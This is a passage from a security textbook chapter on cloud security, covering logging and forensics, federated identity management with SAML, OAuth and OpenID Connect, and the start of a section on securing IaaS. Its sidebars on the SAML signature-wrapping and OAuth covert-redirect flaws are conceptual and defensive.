- *Attacks against shared resources.* Even if you are not sharing your cloud environment with malicious users, you will almost certainly be sharing it with vulnerable applications. If multiple applications share a database as a service, for instance, an SQL injection vulnerability in one can impact them all [SUL13]. A 2012 study found that, given a few hours, a malicious VM running on modern hardware and a modern hypervisor was able to infer the private key being used by a victim VM collocated on the same system using a side-channel attack [ZHA12]. A **cryptographic side-channel attack** is a complex mathematical operation in which an attacker infers a victim’s cryptographic key by carefully observing the cryptographic operation’s side effects, such as heat generated by the processor, processor response times, and the like.
- *Insecure APIs.* Using the APIs exposed by cloud services and third-party websites is a necessary part of building a cloud application. Unfortunately, a survey of cloud security incidents from January 2008 through February 2012 found that 29 percent of cloud outages were caused by “Insecure Interfaces & APIs” [KO13]. A 2012 study found SSL certificate validation to be “completely broken” in cloud-focused APIs from a number of major vendors, including Amazon and PayPal, leaving SSL connections to these APIs vulnerable to man-in-the-middle attacks [GEO12].

Unfortunately, short of extensive security testing of your cloud providers and partners, there is not much you can do to protect yourself from these issues. The best way to prepare is to recognize that a product you rely on will have a major vulnerability at some point and to make sure you’re ready to respond when that time comes. That could mean being able to patch quickly; being prepared to switch cloud providers; or having redundant systems that rely on different sets of products and cloud services.

Logging and Incident Response

The need to detect and respond to security incidents that take place in public clouds creates interesting challenges. The primary way that SOC analysts identify and investigate security incidents is with system log data. In a normal enterprise, security-relevant logs come from a number of sources, including OSs, malware scanners, vulnerability scanners, IDSs, firewalls, and business applications. Some of the log data will consist of alerts to potential malicious behavior, while other log data will help analysts build a sense of context around a potential security incident—who was logged in, what applications were

running, and other such useful information.

If a security incident is particularly interesting—perhaps because it had significant consequences or was novel in some way—the victim may wish to investigate more deeply with computer forensics. A primary goal of a forensic investigation is to preserve as much relevant evidence as reliably as possible, and to do so in a way that is convincing to a court of law. This may mean taking snapshots of memory and hard disks before powering systems down or removing them from the network, carefully preserving physical drives, and safeguarding log files from devices that lack storage.

As you may have guessed by now, the problem with doing all of this when you are attacked in a public cloud is that you may not have access to a lot of the necessary data and functionality. SaaS offerings will generally be the least helpful in these scenarios, as they typically only provide users with limited application-layer logs and no insight into or control over underlying systems and networks. PaaS is slightly better because customers can have complete control over the logs their applications generate and can sometimes configure runtime environment logging. As with SaaS, however, PaaS customers have no control over the underlying systems [BIR11]. IaaS services provide the most flexible options for logging and forensics because they give customers complete control over operating systems, applications, and virtual networks. The customer can enable any desired logging within those spheres of control and can use VM snapshots—the ability to save and restore the exact state of a VM at a moment in time—to achieve a powerful forensic analysis and evidence preservation capability. Even with IaaS, however, a number of logs will likely be unavailable to customers, including those generated by hypervisors, underlying physical systems, and provider networks.

The most important thing a public cloud customer can do to prepare for incident detection and response is to address logging and forensics when writing SLAs with providers. SLAs can include requirements for incident notification, evidence preservation, and access to evidence; they can also specify available log types and other potential evidence sources [CSA13]. Relevant data may include logs from web servers, applications, databases, OSs, hypervisors, network devices, security appliances, and cloud computing platforms, as well as network traffic captures.

Just making the logs available is not enough, however. Send logs to a SIEM for storage and analysis, and take great care to segregate the SIEM and its storage from the cloud service to whatever extent is practical. For the SIEM to be useful, it needs a near-real-time stream of log data from the cloud service, but it also needs to be protected from the malicious influence of any attacker who may have infiltrated the cloud service. Identify and eliminate any potential paths that might allow an intruder in the cloud system to delete or modify data from your SIEM or its underlying storage.

8.4 Cloud Identity Management

One of the common challenges organizations face when migrating to public cloud services is identity management. Cloud customers often move sensitive data and functionality into cloud environments, and as a result they need a way to authenticate and authorize users to access those resources in the cloud. Identity management also protects cloud providers: They need to ensure that users accessing their services are legitimate

members of customer organizations rather than impostors.

The obvious way to handle the cloud identity management problem is to have each user individually sign up for a user account at each cloud provider. This approach, unfortunately, is fraught with problems. One issue is that it creates new opportunities for vulnerability. Cloud providers, like many companies, sometimes get hacked, and are not necessarily good at protecting users' passwords and personal information. Requiring users to create new accounts at many different cloud providers multiplies those users' odds of having personal information stolen and, if those users reuse passwords from other services, that practice can expose them to much greater harm. As we describe in [Chapter 2](#), many users are unskilled at choosing and managing passwords, and giving them more passwords to manage, particularly when sensitive data and functions are at risk, is a dangerous proposition. When users setup the same weak password for their Facebook and Twitter accounts, they put only themselves in harm's way. The situation is entirely different when a developer uses the same weak password on four different software development projects involving different companies, different partnerships, and different sensitive data.

Relying on cloud providers for identity management also limits the control an organization can exert to protect the cloud-based user accounts: Many cloud providers will allow users to choose weak passwords or to easily reset passwords using basic personal information (recall the attack on Sarah Palin's email described in [Chapter 2](#)). Few cloud providers offer options for multifactor authentication and, even if that were more commonplace, users would justifiably rebel at having to carry a pocketful of access tokens for a variety of cloud services.

Aside from these issues is one of administration: How does an organization disable all of a user's accounts once that user no longer needs access to them, either because of departure from the organization or a change in job duties? As we described in [Chapter 2](#), assigning and revoking access privileges is difficult to manage within a single organization; the problem becomes more challenging with multiple cloud providers. Large organizations may use tens or even hundreds of cloud service providers, and tracking them all, along with which users have or need accounts with which providers, can be a logistical nightmare. One strong advantage of cloud computing is that responsibility for managing a computing operation is transferred to the cloud provider. However, with that transfer comes a temptation to ignore or forget the need for identity management that only the organization can provide.

If having users create an individual account is a poor option, then having a shared account for a whole organization is a worse one. Having multiple users sharing a single password greatly increases the odds of that password being stolen. Worse, in the case of user misbehavior, discerning who did what with which data is impossible. Worst of all, the password must be changed every time a user leaves the organization or changes roles, since that is the only way to prevent a formerly authorized user from continuing to access the account.

The solution to these problems is a concept called **federated identity management** (FIdM, which we introduce in [Chapter 2](#)). FIdM "enables identity information to be developed and shared among several entities and across trust domains...providing 'single

sign-on’ convenience and efficiencies to identified individuals, identity providers and relying parties.” [GAR14] In short, FIdM allows one organization or system to attest to another a user’s identity and authority.

With FIdM, one system maintains a user’s identity information, and other systems query that one system when needed. Imagine, for example, that you work for a company that outsources its email system to a cloud provider. To access your email, you go to the cloud provider’s website and enter your company login credentials—likely the same credentials you use to log in to your computer at work. Instead of checking your credentials itself, the website refers to an identity management server at your company to authenticate you. Because your company’s identity management server knows your identity, it can confirm your credentials and send the cloud provider a message authorizing you to access your email. [Figure 8-4](#) diagrams this information flow, with steps 3 and 4 depicting the alternative (and preferred, from a security perspective) possibility of bypassing the third-party provider when transmitting login credentials.




FIGURE 8-4 Notional View of FIdM

FIdM deals effectively with all the cloud identity challenges we have outlined above. With FIdM solutions, users can access all of a company’s cloud service providers with the same credentials they use to access company systems. Because cloud customers control the authentication process, they can specify authentication requirements that make sense for them: minimum password length, multifactor authentication, or biometrics, for instance. FIdM also greatly simplifies the governance issue, ensuring, as it does, that only one system has the authority to create, modify, or delete user accounts: the customer’s identity management system (commonly LDAP or Microsoft Active Directory).

Although we are presenting FIdM in the context of using cloud services, none of the federation techniques we are presenting here are restricted to cloud scenarios. They can be equally valuable for managing identities across network enclaves or security contexts within a single enterprise or among groups of enterprises. If user identities are

provisioned, maintained, and authenticated in one environment, but services that require those identities run in a separate environment, then FIdM is probably a good idea.

Security Assertion Markup Language

Two prerequisites make FIdM work: trust and standardization. The system that requests identity information must trust the data it receives, the system that provides identity information must trust the recipient, and those two systems must have a standard way to communicate. The **Security Assertion Markup Language** (SAML) makes such exchanges possible. It is an XML-based standard that defines a way for systems to securely exchange user identity and privilege information.


Let's look at a real-world example of where SAML might come into play. Many schools use learning management systems (LMS) such as Blackboard and Canvas to help teachers communicate with students. In a typical LMS, each class has a website, and students can use that site to submit homework assignments, check their grades, download lectures, and chat with one another. LMSs make good candidates for SaaS deployment because they do not process extremely sensitive data or require a lot of bandwidth. The only potential hurdle is the identity problem: How does the SaaS know which users come from which schools? What classes they are enrolled in? Which classes they have just dropped? How do they know that the person claiming to be a teacher actually is one?

When dealing with hundreds of schools and thousands of students, this sort of identity challenge needs to be solved in an automated way. Here is a high-level description of how SAML allows that to happen: Once a school signs up for the LMS cloud service, the provider needs the URL of the school's SAML identity server. When a student tries to access the LMS, the service redirects the student to that identity server to authenticate. Once the student authenticates, the identity server sends the student back to the LMS, this time with a signed message. The message gives the student's name, lists the classes the student is enrolled in, and includes any other identity attributes the LMS might need.

The SAML standard [[OAS05a](#)] specifies XML messages that parties can use to exchange identity information, as well as protocols and rules for those exchanges. SAML messages are usually transmitted over HTTP, and work best in the context of web-based applications. HTTP offers the added benefit of compatibility with TLS, the use of which we highly recommend for protection of SAML communications.

SAML defines three parties who participate in identity exchanges (see [Figure 8-5](#)):

- The **Service Provider (SP)** or **Relying Party**: A SAML-enabled service, such as the LMS, that needs to obtain identity information from a third party
- The **Subject**: The entity, be it user or system, that is attempting to log in to the SP
- The **Identity Provider (IdP)** or **Asserting Party**: A SAML-enabled system that can authenticate the Subject and make assertions about the Subject's identity



- SAML Authentication Process**
1. Subject navigates to the SP site for login
 2. SP sends the subject's browser an authentication request
 3. Browser relays the authentication request to the IdP
 4. IdP attempts to authenticate the subject, then returns the authentication response to the browser
 5. Browser relays the authentication response to the SP
 6. SP reads the authentication response and, if the user is authorized, logs the user in with the privileges the IdP specified

FIGURE 8-5 SAML Authentication

When a user tries to access an SP, the first thing the SP needs to do is figure out which IdP to reach, a problem called **realm discovery**. A cloud provider can have thousands of customer IdPs, but it must redirect the user to the only one that has the needed information. Different SPs solve this problem in different ways. One solution is to give each customer a dedicated subdomain that users can connect to: for example, harvard.example.com or cornell.example.com. Another option is just to let users select from a dropdown box.

Regardless of how realm discovery happens, the next step is for the SP to craft an Authentication Request. A SAML Authentication Request contains, among other elements, the URL of the SP (the “Issuer” tag), the time of the request, and an optional (but recommended) digital signature. SAML digital signatures use the XML Signature specification (XMLDSig), which defines rules and tags for signing an XML message and XML-encoding the information needed to verify the signature.

The SP sends the Authentication Request back to the Subject’s browser along with an HTTP Redirect to the IdP, effectively sending the request to the IdP through the Subject’s system. At this point, the IdP presents a web page that authenticates the Subject. While SAML defines a number of typical authentication mechanisms an IdP might use, any authentication mechanism is allowed. An SP might require IdPs to use strong authentication to protect critical systems, and an IdP might choose a specific authentication mechanism for convenience or consistency. In most cases, the IdP will present the Subject with a typical login form and accept normal domain credentials, as discussed in [Chapter 2](#).

Once the Subject is authenticated, the IdP creates an Authentication Response (sometimes called a “SAML Token”) containing one or more SAML Assertions. Assertions are the essence of SAML, for they contain the identity information the SPs need. SAML defines three types of Assertions:

- “Authentication: The assertion subject was authenticated by a particular means at a particular time.”
- “Attribute: The assertion subject is associated with the supplied attributes.”
- “Authorization Decision: A request to allow the assertion subject to access the specified resource has been granted or denied.” [[OAS05a](#)]

Essentially, the Authentication Assertion tells the SP that the Subject logged in successfully, the Attribute Assertion tells the SP who the Subject is, and the Authorization Decision tells the SP what the Subject is allowed to see and do. Assertions contain, among other elements, the URL of the IdP, the time the Assertion was created, an optional signature, and optional conditions under which the Assertion is valid. While the signature is optional, it is highly recommended as the best way to prevent a malicious user from modifying the Assertion to gain access (although [Sidebar 8-4](#) shows why this may not be good enough). Encryption is also important for Assertions because they are likely to contain security-relevant or personal information.

Once the Authentication Response is created, the IdP sends it back to the Subject’s browser to be sent to the SP. The SP should check the signature for validity, decrypt the message, and create a security context for the Subject based on the Assertions. For instance, if an Assertion says the Subject is a teacher in a class, then the LMS should give that Subject privileges to edit the class site. After the Subject is logged in to the SP and the session has begun, the SP can continue to use SAML to query the IdP. For instance, if a student tries to delete a classmate’s comment from a message board, the LMS might ask the IdP for an Authorization Decision to determine whether to allow the action.

All the groundwork laid above allows the university system to work seamlessly with that of the cloud provider. Students navigate to the LMS site, log in using their regular university credentials, and see a list of links to the classes they’re registered for. When they change their passwords on the university system, the password effectively changes on the cloud provider system, too. And when students graduate, they automatically lose access to the LMS.

Sidebar 8-4 Signing for Anyone

In 2012, a group of German researchers announced that they had discovered a way to trick most SAML implementations into accepting fraudulent Assertions. In a paper they delivered at Usenix Security ’12 [[SOM12](#)], researchers Juraj Somorovsky, Andreas Mayer, Jorg Schwenk, Marco Kampmann, and Meiko Jensen described their novel XML Signature wrapping attack. To start the attack, the attacker needs to obtain a signed SAML message from an IdP; given the nature of SAML, this is not difficult. Once the attackers obtain the signed message, their goal is to add Assertions to the message in such a way that

1. The SP will process all of the Assertions and act on them; and
2. The SP will not include the new Assertions in the digital signature verification, that is, the digital signature verification will pass because it will only be verified against the original SAML message contents.

The researchers tested different versions of the attack against 14 SAML

implementations. Most of their effort was focused on moving both the original SAML message content and the new Assertions into various permutations within a new SAML document. Their goal was to discover which permutations allowed the signature verification to pass, which permutations allowed the new Assertions to be processed, and which permutations allowed both to happen simultaneously.

Of the 14 implementations they tested—including the most prevalent ones in use at the time—the researchers found that 12 were vulnerable to some version of this attack, and could therefore be misled into allowing an attacker to impersonate any legitimate user. The researchers did not argue that this was a vulnerability in the SAML specification or XMLDSig, exactly, but rather argued that the root cause of the vulnerability was the complexity of the standards. There is a valuable lesson here: Just because the specification is secure doesn't mean that it lends itself to being implemented securely.

The story has a happy ending. The researchers worked closely with the security teams at all 12 affected companies, and in August 2012 reported that all the vulnerabilities they had identified had been fixed.

OAuth

Whereas SAML is designed to handle authentication, authorization, and single sign-on for users and systems, **OAuth** [[HAR12](#)] was built to handle a different aspect of FIDM: API access. OAuth 2.0 is an authorization standard rather than an authentication standard, and its primary purpose is authorizing third-party applications to access APIs on a user's behalf. For instance, if an application wants to use Facebook's API to write a message on a user's Facebook page, it uses OAuth to get permission. If a PaaS application needs to access data in a SaaS database or STaaS offering, OAuth is the answer.

OAuth does not exchange identity information, just authorization. Let's return to Facebook as an example: Imagine you have just downloaded an app that stores contact information for your friends. If you have hundreds of friends, loading the contact information manually will be a painful process. But if the app supports OAuth, you can give it permission to get your list of friends and their contact information directly from your Facebook account. Here's a summary of how it works: First the app sends a request to Facebook's OAuth server asking for permission to see your list of friends. Next, Facebook asks you to log in, and you enter your credentials. Facebook then tells you the name of the app that wants to access your account, and the exact permissions the app wants, giving you a chance to reject some or all of the permissions. Once you confirm the app's permission, Facebook sends it a token that it can use for login.

OAuth provides a nice security benefit by allowing users to give third-party applications access to only the account resources they need (enforcing the principle of least privilege), and doing so without sharing passwords. This means that if the application gets hacked, the user's password is safe, and the attacker can gain only the limited account access the application had. Once the compromise is discovered, OAuth allows the service provider (or the user through the service provider) to revoke the application's access without changing any credentials. Another benefit of OAuth is that, unlike SAML, it is

designed to work with native applications, not just in a web browser.

OAuth expects all communication to take place via HTTP, and, like SAML, uses HTTP requests to pass a token via a user's device. As we walk through the communication flow depicted in [Figure 8-6](#), you will notice that there will be no mention of signatures or encryption. That's because the OAuth framework doesn't specify any; instead, it strongly recommends using TLS wherever possible. In SAML, signatures and encryption are important because they protect the integrity and confidentiality of assertions from malicious users. In OAuth tokens, there is no data worth modifying, so the primary concern is confidentiality against eavesdroppers.

OAuth defines four roles:

- The **Resource Owner**, analogous to the SAML subject, is the user with a password-protected online account.
- The **Resource Server** is the server on which the APIs reside.
- The **Client**, analogous to the SAML SP, is the application that is attempting to access the account APIs.
- The **Authorization Server**, analogous to the SAML IdP, is the server that can authenticate the resource owner and grant the client access to the resource server.




FIGURE 8-6 OAuth Authorization

OAuth divides Clients into two types, with important security implications: Confidential Clients are web applications and are the more secure of the two types. End users cannot read Confidential Clients' back-end code, so those Clients can store keys that allow them to authenticate themselves to Authorization Servers. Public Clients are native applications, and their code can be reverse engineered. A mildly skilled malicious user can easily steal keys from a Public Client. Public Clients are therefore not as trustworthy as Confidential Clients.

To build an OAuth Client, you must first register with the service you want to access. Registration generally means you give the Authorization Server your application's URL, and the Authorization Server gives you a unique identifier ("Client ID") and a Client Secret to use for authentication (note that this authenticates the OAuth Client, not a user).

The application URL plays an important security role for Confidential Clients: The Authorization Server will send tokens only to that URL. An attacker trying to use a rogue Client to impersonate your Client will need to hijack your URL to succeed. Unfortunately, as [Sidebar 8-5](#) shows, not all Authorization Servers enforce this requirement.

A user will typically access an OAuth Client either through a browser or by downloading an application. When the user first registers with the Client, the Client sends a Request Token to the authorization server. The Request Token includes the Client ID, the application URL, and the requested access rights. In response to the Request Token, the Authorization Server should ask the user to log in. Ideally, the Client will not act as a go-between for this login, because sharing the user's password with the Client defeats the purpose of using OAuth; in practice, unfortunately, OAuth Clients often do see user login information during this step.

Once the Authorization Server has authenticated the user, it should display the access rights the Client requested, offering an opportunity for their revocation. What happens once this is complete depends on whether the Client is Confidential or Public. In the case of a Public Client—imagine a native application through which the user has just logged in to the Authorization Server—the Authorization Server just sends an Access Token directly to the Client. In the case of a Confidential Client, the user's browser will act as a man in the middle for this next exchange, thereby creating a small window of vulnerability. To address this vulnerability, the Authorization Server sends the Client, through the user's browser, an intermediate credential called an Authorization Code. The Client must then send the Authorization Code and the Client Secret directly to the Authorization Server, in exchange for which the Authorization Server sends the longer-lived Access Token. As the Confidential Client is presumably the only entity that has the Client Secret, this method provides reasonable assurance that only the real Client will get an Access Token. One more note on Authorization Codes: If an Authorization Server receives the same Authorization Code twice, it should immediately revoke it along with any tokens that resulted from it: The Authorization Code has likely been compromised.

The Access Token is the credential that OAuth Clients use to log in to Resource Servers and make API calls on a user's behalf. A good security practice is to have Access Tokens expire after the length of a typical session (usually on the order of an hour or two) in order to limit risk if the tokens become compromised. Authorization Servers may give Confidential Clients more persistent access through Refresh Tokens. Clients can send Refresh Tokens to Authorization Servers whenever they need new Access Tokens. Confidential Clients typically store Refresh Tokens permanently, and those tokens continue to function until the user or service provider deauthorizes the client.

Sidebar 8-5 Whose Vulnerability Is It?

Sometimes technology journalists get carried away. When PhD student Wang Jing of Nanyang Technological University in Singapore reported that Facebook's OAuth implementation was flawed, the press took it further. CNET's headline, for instance, read "Serious security flaw in OAuth, OpenID discovered." [[LOW14](#)] The flaw is called a "covert redirect," and it is the potential vulnerability that causes the OAuth specification to require OAuth

clients to register their URLs with Authorization Servers. Facebook did not limit OAuth Clients to using preregistered URLs, so their OAuth implementation was vulnerable.

Luckily, it did not take long for the security community to notice that the uproar concerned an issue so well known that it was explicitly addressed in the original OAuth specification. Symantec's official blog [[SYM14a](#)] admirably explained the situation the day after the CNET article was published.

OAuth for Authentication

What if you want all the identity management and authentication features of SAML, but built into a native application rather than one running in a browser? One way to do that is by combining OAuth and SAML. Here's how it works: When the OAuth client sends a Request Token to the Authorization Server, the Authorization Server redirects the user to his or her SAML IdP to authenticate. The SAML authentication process completes as it normally would, after which the OAuth authorization process proceeds normally as well. The only extra information the OAuth Client needs is the name of the user's IdP.

Another option is **OpenID Connect** (OIDC), a relatively new standard for federated authentication. A major update to the years-old OpenID standard, OIDC emerged in 2014 as a strong competitor to SAML by garnering the immediate support of Google and Microsoft. The OIDC protocol serves the same basic authentication purpose as SAML, but with less focus on enterprise use cases. While it can handle the typical SAML use case—allowing enterprise users to log in to multiple third-party services by using a single set of corporate credentials—it has a broader goal: allowing users to access every site on the Internet with a single set of credentials. A user with a Google account, for instance, can use that account for login at any site that supports the OIDC protocol.

OIDC is built on top of OAuth 2.0, which gives it a big feature advantage over SAML. Whereas SAML assumes its clients are web browsers, and therefore has poor support for native applications, OAuth, and by extension OIDC, supports both browsers and native applications. [Figure 8-7](#) shows a typical OIDC authentication flow, and its similarity to the OAuth flow is not a coincidence.




FIGURE 8-7 OpenID Connect Authentication

The biggest difference between OIDC and normal OAuth is the addition of an ID Token, which enables an Authorization Server to make authentication claims (similar to SAML authentication assertions) about a user. Other than that, the OIDC flow is essentially a normal OAuth flow, but one that focuses specifically on identity. In place of an OAuth Resource Server, OIDC has a UserInfo Endpoint that delivers only one kind of resource: user identity information. Instead of allowing an OAuth Client to access APIs on a Resource Owner's behalf, OIDC allows OAuth Clients only to authenticate users and make UserInfo requests.

While being built on top of OAuth 2.0 provides some valuable features, it also means OIDC inherits some of OAuth's security issues. As in OAuth, for instance, digital signatures to protect token integrity are optional (although, unlike OAuth, the OIDC

specification does recommend them). Unlike OAuth, however, OIDC requires TLS for most communication flows, and the ID Token adds hash values for Authorization Codes and Access Tokens that makes them more difficult to misuse.

8.5 Securing IaaS

Imagine you're developing a video game. You'd like this game to be a massive multiplayer online (MMO) game, which means that all the players log in to a common universe and can interact with one another. For this to work, you develop a server that accepts network connections, and then monitors and responds to all the players' activities so that each player's actions can be reflected in the broader universe. Unfortunately, you have only a little money for server infrastructure and no way of knowing how many players your game will attract. If the game doesn't take off, the money you spent on server infrastructure will be wasted. If the game is too successful, the number of players will quickly overwhelm your servers, and you won't be able to grow your server infrastructure quickly enough to keep up with demand.

This is exactly the kind of problem IaaS evolved to address. IaaS supports rapid elasticity at an infrastructure level, allowing you to quickly stand up as many or as few servers as you need to meet demand, paying only for the servers you actually use. IaaS is almost always built on virtualization: Service providers have large networks of servers, each of which has a hypervisor that manages its VMs (see [Chapter 5](#) for a discussion on VMs and hypervisors). Those hypervisors, in turn, are controlled by a **cloud computing platform**—a software system that provisions, monitors, and manages workload on a shared computing infrastructure. The cloud platform communicates with hypervisors, operating systems, networking equipment, and storage devices. It tracks performance and utilization, starts and stops virtual machines, moves virtual machines from one server to another, reconfigures virtual networks, and allocates storage. When a user asks an IaaS provider for ten new VMs to meet traffic demand, the cloud platform finds servers that have processor cores and memory to spare, points the servers at the storage devices containing the requested VMs, reconfigures the virtual network, and asks the hypervisors to boot the VMs.

To host your MMO server on IaaS, you would start by specifying your server needs. You would choose an OS—most IaaS providers support a variety of Windows and Linux options—and request appropriate processing power, memory, networking capability, and storage to suit your server's performance requirements. The provider would then give you a template VM—a basic configuration of the requested OS for you to build on. You would then run this VM and begin changing it by installing additional software, configuring security controls, and so on. Once the VM is set up, with your MMO software installed and ready to run, you would save the VM as a new template, and this would be the one you use for provisioning new servers.

